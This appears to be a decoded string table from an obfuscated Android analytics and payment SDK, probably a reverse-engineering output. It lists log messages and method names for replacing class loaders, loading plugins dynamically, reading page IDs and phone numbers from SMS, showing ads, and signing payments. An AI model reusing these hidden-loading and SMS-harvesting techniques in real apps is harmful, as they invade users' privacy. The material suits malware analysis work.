ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfCssKzZvKywrNng=	'StatServiceCommClassLoader->init-init:'
JSc2CywxNiMsISc=	'getInstance'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfCssKzZvLwEtLy8RNiM2EScwFCshJw0gKCchNng=	'StatServiceCommClassLoader->init-mCommStatSerViceObject:'
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMmJzBvfCssKzZvBzohJzI2Ky0seA==	'StatServiceCommClassLoader->init-Exception:'
LSwQJyEnKzQnbmIrLDYnLDZ4	'onReceive, intent:'
Dy0gIS4rISkDJScsNmIyMC0hJzExYi4tIyZiMi43JSssYjAnMTcuNg==	'MobclickAgent process load plugin result'
Mi43JSssYi4tIyZiMCcxNy42eA==	'plugin load result:'
Li0jJmImIS5iJzAwYjUqJyxiMCcmLTAm	'load dcl err when redord'

MzcnNydsMSs4J2preA==	'queue.size():'
OQ8tICEuKyEpAyUnLDYBLS8vby0sECcxNy8ncG9vb29vb29vb29vfA==	'{MobclickAgentComm-onResume2----------->'
LSwQJzE3Lyc=	'onResume'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98LSwQJzE3LydwbwE3MDAnLDYBLiMxMQ==	'MobclickAgentCommClassLoader->onResume2-CurrentClass'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98LSwQJzE3LydwbwE3MDAnLDYBLiMxMQ==	'MobclickAgentCommClassLoader->onResume2-CurrentClass'
eQc6IScyNistLHg=	';Exception:'
OQ8tICEuKyEpAyUnLDYBLS8vbzI3Nm9vb29vb29vb29vfA==	'{MobclickAgentComm-put------------->'
Mjc2	'put'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98Mjc2bwE3MDAnLDYBLiMxMQ==	'MobclickAgentCommClassLoader->put-CurrentClass'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98Mjc2bwE3MDAnLDYBLiMxMQ==	'MobclickAgentCommClassLoader->put-CurrentClass'
eQc6IScyNistLHg=	';Exception:'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98KzEMJycmFzEnDTYqJzABDg82Ki0mbyEtLDYnOjYBLiMxMQ4tIyYnMHg=	'MobclickAgentCommClassLoader->isNeedUseOtherCLMthod-contextClassLoader:'
eQEuIzExDi0jJicweA==	';ClassLoader:'
eSEuIzExDCMvJ3g=	';className:'
eSEuIzExCzEHOisxNng=	';classIsExist:'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98KzEMJycmFzEnDTYqJzABDg82Ki0mbw87AS4jMTEMIy8neA==	'MobclickAgentCommClassLoader->isNeedUseOtherCLMthod-MyClassName:'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98KywrNm8vAS4jMTEOLSMmJzB4	'MobclickAgentCommClassLoader->init-mClassLoader:'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98KywrNm8vAS0vLw8tICEuKyEpAyUnLDYBLiMxMXg=	'MobclickAgentCommClassLoader->init-mCommMobclickAgentClass:'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98KywrNm8vAS0vLw8tICEuKyEpAyUnLDYNICgnITZ4	'MobclickAgentCommClassLoader->init-mCommMobclickAgentObject:'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98KywrNm8HOiEnMjYrLSx4	'MobclickAgentCommClassLoader->init-Exception:'
OQ8tICEuKyEpAyUnLDYBLS8vbzcyLi0jJm9vb29vb29vb29vfA==	'{MobclickAgentComm-upload------------->'
NzIuLSMm	'upload'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98NzIuLSMmbzIjOxAnMTcuNng=	'MobclickAgentCommClassLoader->upload-payResult:'
eQE3MDAnLDYBLiMxMQ==	';CurrentClass'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYnMG98NzIuLSMmbwE3MDAnLDYBLiMxMQ==	'MobclickAgentCommClassLoader->upload-CurrentClass'
eQc6IScyNistLHg=	';Exception:'
OQ8tICEuKyEpAyUnLDYBLS8vby0sEiM3MSdwb29vb29vb29vb298	'{MobclickAgentComm-onPause2------------->'

LSwSIzcxJw==	'onPause'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYn MG98LSwSIzcxJ3BvATcwMCcsNgEuIzEx	'MobclickAgentCommClassLoader->onPause2-CurrentClass'
Dy0gIS4rISkDJScsNgEtLy8BLiMxMQ4tIyYn MG98LSwSIzcxJ3BvATcwMCcsNgEuIzEx	'MobclickAgentCommClassLoader->onPause2-CurrentClass'
eQc6IScyNistLHg=	';Exception:'
cw==	'1'
cA==	'2'
cw==	'1'
cA==	'2'
JSMvJxIjJScNMicsAywmAS4tMScQJyEtMC Y=	'gamePageOpenAndCloseRecord'
cw==	'1'
cA==	'2'
IyE2Ky0s	'action'
IyE2KzQrNjs=	'activity'
Mism	'pid'
JzQnLDYMIy8n	'eventName'
MTYwcw==	'str1'
MTYwcA==	'str2'
Kyw2cw==	'int1'
Kyw2cA==	'int2'
Dy0gIS4rISkDJScsNmIrLCs2	'MobclickAgent init'
Dy0gIS4rISkDJScsNmI2MDsXMi4tIyY=	'MobclickAgent tryUpload'
Mjc2	'put'
NzIuLSMm	'upload'
NzIuLSMmYiA7YjgyLjclKyxuYjAnMX8=	'upload by zplugin, res='
NjA7FzIuLSMmeGInMDAtMGI=	'tryUpload: error '
OQ8tICEuKyEpAyUnLDZvLSwSIzcxJ29vb29 vb29vb29vb29vfA==	'{MobclickAgent-onPause-------------->'
LSwSLTcxJw==	'onPouse'
OQ8tICEuKyEpAyUnLDZvLSwQJzE3Lydvb2 9vb29vb29vb29vb3w=	'{MobclickAgent-onResume-------------->'
LSwQJzE3Lyc=	'onResume'
OQ8tICEuKyEpAyUnLDZvMjc2b29vb29vb29 vb29vb298	'{MobclickAgent-put-------------->'
Dy0gIS4rISkDJScsNmI3Mi4tIyY=	'MobclickAgent upload'
OQ8tICEuKyEpAyUnLDZvNzIuLSMmb29vb 29vb29vb29vb298	'{MobclickAgent-upload-------------->'
NzIuLSMmYicwMHhiIS0sNic6NmJ/f2IsNy4u	'upload err: context == null'
ISMhKidiKzZiIywmYjUjKzZiJC0wYjgyLjclKy xiLi0jJicm	'cache it and wait for zplugin loaded'
MCclKzE2JzBiDy0gIS4rISkDJScsNmIgMC0jJ iEjMTYwJyEnKzQnMGI=	'register MobclickAgent broadcastreceive r '
ETYjNhEnMDQrIScBLS8vAS4jMTEOLSMm JzBvfDM3JzA7byMwJTF4	'StatServiceCommClassLoader->query-args: '
LSwDITYrNCs2OxAnMTcuNg==	'onActivityResult'
LSwDITYrNCs2OxAnMTcuNg==	'onActivityResult'
LSwDITYrNCs2OxAnMTcuNmIrLDQtKSdiL yc2Ki0mYicwMC0wYg==	'onActivityResult invoke method error '

LSwBMCcjNic=	'onCreate'
Li0jJmI4LwMhNis0KzY7AS4jMTF4YicwMC0w	'load zmActivityClass: error'
LSwBMCcjNic=	'onCreate'
LSwGJzE2MC07	'onDestroy'
LSwGJzE2MC07	'onDestroy'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwJJzsGLTUs	'onKeyDown'
LSwJJzsGLTUs	'onKeyDown'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwJJzsXMg==	'onKeyUp'
LSwJJzsXMg==	'onKeyUp'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwSIzcxJw==	'onPause'
LSwSIzcxJw==	'onPause'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwQJzE3Lyc=	'onResume'
LSwQJzE3Lyc=	'onResume'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwRNiMwNg==	'onStart'
LSwRNiMwNg==	'onStart'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwWLTchKgc0Jyw2	'onTouchEvent'
LSwWLTchKgc0Jyw2	'onTouchEvent'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
LSwVKywmLTUELSE3MQEqIywlJyY=	'onWindowFocusChanged'
LSwVKywmLTUELSE3MQEqIywlJyY=	'onWindowFocusChanged'
Kyw0LSknYi8nNiotJmInMDAtMGI=	'invoke method error '
DyMrLA4tLTInMAsmeA==	'MainLooperId:'
eSE3MDAnLDYWKjAnIyYLJng=	';currentThreadId:'
LSwBMCcjNic=	'onCreate'
EQYJYissKzZiLzcxNmIrLGIvIyssYjYqMCcjJnliITcwMCcsNmI2KjAnIyZiKyZiKzE=	'SDK init must in main thread; current thread id is'
OQ8DMjIuKyEjNistLG8tLBE2IzA2b29vb29vb29vb29vb298EjAtJTAnMTEMIy8neA==	'{MApplication-onStart-------------->ProgressName:'
eQ==	';'
DwMyMi4rISM2Ky0sb3wwJzIuIyEnAzIpAS4jMTEOLSMmJzBvLwMyMi4rISM2Ky0sAS4jMTEMIy8neA==	'MApplication->replaceApkClassLoader-mApplicationClassName:'
DwMyMi4rISM2Ky0sb3wwJzIuIyEnAzIpAS4jMTEOLSMmJzBvMTYjNhEnMDQrIScBLiMxMQwjLyd4	'MApplication->replaceApkClassLoader-statServiceClassName:'
DwMyMi4rISM2Ky0sb3wwJzIuIyEnAzIpAS4jMTEOLSMmJzBvLy0gIS4rISkDJScsNgEuIzExDCMvJ3g=	'MApplication->replaceApkClassLoader-mobclickAgentClassName:'
DwMyMi4rISM2Ky0sb3wwJzIuIyEnAzIpAS4jMTEOLSMmJzBvMCcxNy42DisxNicsJzABLiMxMQwjLyd4	'MApplication->replaceApkClassLoader-resultListenerClassName:'
DwMyMi4rISM2Ky0sb3wwJzIuIyEnAzIpAS4jMTEOLSMmJzBvIS4jMTEOLSMmJzB4	'MApplication->replaceApkClassLoader-classLoader:'

BDcsITYrLSxvfDAnMi4jIScBLiMxMQ4tIyYnMGInLDYnMA==	'Function->replaceClassLoader enter'
IywmMC0rJmwjMjJsAyE2KzQrNjsWKjAnIyY=	'android.app.ActivityThread'
ITcwMCcsNgMhNis0KzY7FiowJyMm	'currentActivityThread'
BDcsITYrLSxvfDAnMi4jIScBLiMxMQ4tIyYnMGIjITYrNCs2OxYqMCcjJmJ/Yg==	'Function->replaceClassLoader activityThread = '
LxIjISkjJScx	'mPackages'
LwEuIzExDi0jJicw	'mClassLoader'
BDcsITYrLSxvfDAnMi4jIScBLiMxMQ4tIyYnMGIvAS4jMTEOLSMmJzBifw==	'Function->replaceClassLoader mClassLoader ='
BDcsITYrLSxvfDAnMi4jIScBLiMxMQ4tIyYnMGIvAS4jMTEOLSMmJzBwcGJ/	'Function->replaceClassLoader mClassLoader22 ='
BDcsITYrLSxvfDAnMi4jIScBLiMxMQ4tIyYnMGIHOiEnMjYrLSx4	'Function->replaceClassLoader Exception: '
BDcsITYrLSxvfDAnMi4jIScBLiMxMQ4tIyYnMGInLCY=	'Function->replaceClassLoader end'
MCcjLmIxNiMwNmM=	'real start!'
DwMyMi4rISM2Ky0sYiEjLGU2YissKzZiIyUjKyxjY2M=	"MApplication can't init again!!!"
AS0sJCsleA==	'Config:'
cHJzdW1ydm1wdR1ye3Fzd3Y=	'2017/04/27_093154'
ETYjNhEnMDQrISdiJSc2EiMlJwsmBDAtLxEvMWIxNiMwNg==	'StatService getPageIdFromSms start'
MzcnMDsSIyUnCyYELTAQJzE3LjY=	'queryPageIdForResult'
JSc2EiMlJwsmBDAtLxEvMWInMDAtMA==	'getPageIdFromSms error'
ETYjNhEnMDQrISdiJSc2EiotLCcMNy8EMC0vES8xYjE2IzA2	'StatService getPhoneNumFromSms start'
MzcnMDsSKi0sJww3Lw==	'queryPhoneNum'
JSc2EiotLCcMNy8EMC0vES8xYicwMC0w	'getPhoneNumFromSms error'
JSc2CywxNiMsISc=	'getInstance'
MTYjMDYSIzs=	'startPay'
NjA7EiM7eGInMDAtMGI=	'tryPay: error '
MScsJg8xJXABEmI1KiM2Yn9i	'sendMsg2CP what = '
bmIjMCVzYn9i	', arg1 = '
LyssKxEGCQ==	'miniSDK'
ETYjNhEnMDQrISdiJSc2CywxNiMsISduYhEGCWI0JzAxKy0sfw==	'StatService getInstance, SDK version='
IS0vLy0sCyw2JzAkIyEn	'commonInterface'
IS0vLy0sCyw2JzAkIyEnYicwMC0weA==	'commonInterface error:'
ETYjNhEnMDQrISdiMzcnMDs=	'StatService query'
ETYjNhEnMDQrISdiMzcnMDtvITcwMCcsNgEuIzExeA==	'StatService query-currentClass:'
ORE2IzYRJzA0KyEnbzM3JzA7b29vb29vb29vb29vb298	'{StatService-query-------------->'
MzcnMDs=	'query'
MzcnMDtiJzAwLTA=	'query error'
ORE2IzYRJzA0KyEnbzM3JzA7EiMlJwsmBC0wECcxNy42b29vb29vb29vb29vb298	'{StatService-queryPageIdForResult-------->'

ORE2IzYRJzA0KyEnbzM3JzA7EiotLCcMNy9vb29vb29vb29vb29vb3w=	'{StatService-queryPhoneNum------------->'
ORE2IzYRJzA0KyEnbzEqLTURMi02AyY0b29vb29vb29vb29vb298	'{StatService-showSpotAdv-------------->'
ETYjNhEnMDQrISdiMSotNREyLTYDJjRiMTYjMDY=	'StatService showSpotAdv start'
MSotNREyLTYDJjQ=	'showSpotAdv'
ORE2IzYRJzA0KyEnbzE2IzA2EiM7b29vb29vb29vb29vb298	'{StatService-startPay------------->'
ETYjNhEnMDQrISdiMTYjMDYSIztipd3vpNX0q9X2qv3cpfnvqvLBpdbqrf7Op83UpPTKpNbtpvna	'StatService startPay 短时间连续调用，取消支付'
ETYjNhEnMDQrISdiMTYjMDYSIztiMTYjMDY=	'StatService startPay start'
KywrNgA7DyMrLBIuNyUrLGIxNiMwNg==	'initByMainPlugin start'
Ei4nIzEnYjUjKzZiJC0wYjYqJ2IyMCc0Ky03MWIyIztiJicjLg==	'Please wait for the previous pay deal'
NywrLCs2AyY0Y2I=	'uninitAdv! '
ORE2IzYRJzA0KyEnbzcsKywrNgMmNG9vb29vb29vb29vb29vfA==	'{StatService-uninitAdv------------->'
NywrLCs2AyY0	'uninitAdv'
NywrLCs2AyY0YicwMHhi	'uninitAdv err: '
cnNwcXZ3dHV6eyMgISYnJA==	'0123456789abcdef'
ZCknO38=	'&key='
MSk7Ly0gKzIjOw==	'skymobipay'
MSslrf7YMzcnMDtiMiMwKzFif2I5P24xKyVif2I5Pw==	'sig: query paris = {'
	'},sig = {'
	'}'
MiMwIy8xp83ApNfypvrPqsH/pvr4pev4rf7Op/v0pvrWp/3Hq+P5pMrSp+37rf7OcKXYxqfCz6TX8qb66A==	'params参数不能为空，并且必须成对，2的倍数个'
ZA==	'&'
ZzFnMX9nMQ==	'%s%s=%s'
DwZ3	'MD5'
NzYkb3o=	'utf-8'
pf7UpeLDqv/upM/gq9bbqu3tYjE2MH85P25iITcwMCcsNgcsIS0mJ385P25iNiMwJSc2BywhLSYnfzk/Yg==	'编码转换错误 str={}, currentEncode={}, targetEncode={} '
JCsuJ2wnLCEtJissJQ==	'file.encoding'
NzYkb3o=	'utf-8'
NzYkb3o=	'utf-8'
NzYkb3o=	'utf-8'
LycwISojLDYRKyUs	'merchantSign'
fw==	'='
LycwISojLDYLJg==	'merchantId'
IzIyCyY=	'appId'
LC02KyQ7AyYmMCcxMQ==	'notifyAddress'
IzIyDCMvJw==	'appName'
IzIyFCcwMSstLA==	'appVersion'
MiM7FjsyJw==	'payType'

MjArISc=	'price'
LTAmJzALJg==	'orderId'
MCcxJzA0JyZz	'reserved1'
MCcxJzA0JyZw	'reserved2'
MCcxJzA0JyZx	'reserved3'
ZA==	'&'
LycwISojLDYLJg==	'merchantId'
IzIyCyY=	'appId'
LC02KyQ7AyYmMCcxMQ==	'notifyAddress'
IzIyDCMvJw==	'appName'
IzIyFCcwMSstLA==	'appVersion'
MiM7FjsyJw==	'payType'
MjArISc=	'price'
LTAmJzALJg==	'orderId'
MCcxJzA0JyZz	'reserved1'
MCcxJzA0JyZw	'reserved2'
MCcxJzA0JyZx	'reserved3'
ESslLCcwCywkLWIZIzIyCyZ/	'SignerInfo [appId='
bmIjMjIMIy8nfw==	', appName='
bmIjMjIUJzAxKy0sfw==	', appVersion='
bmIvJzAhKiMsNgsmfw==	', merchantId='
bmIvJzAhKiMsNhIjMTE1Jn8=	', merchantPasswd='
bmIsLTYrJDsDJiYwJzExfw==	', notifyAddress='
bmItMCYnMAsmfw==	', orderId='
bmIyIzsWOzInfw==	', payType='
bmIyMCshJ38=	', price='
bmIwJzEnMDQnJnN/	', reserved1='
bmIwJzEnMDQnJnB/	', reserved2='
bmIwJzEnMDQnJnF/	', reserved3='
Hw==	']'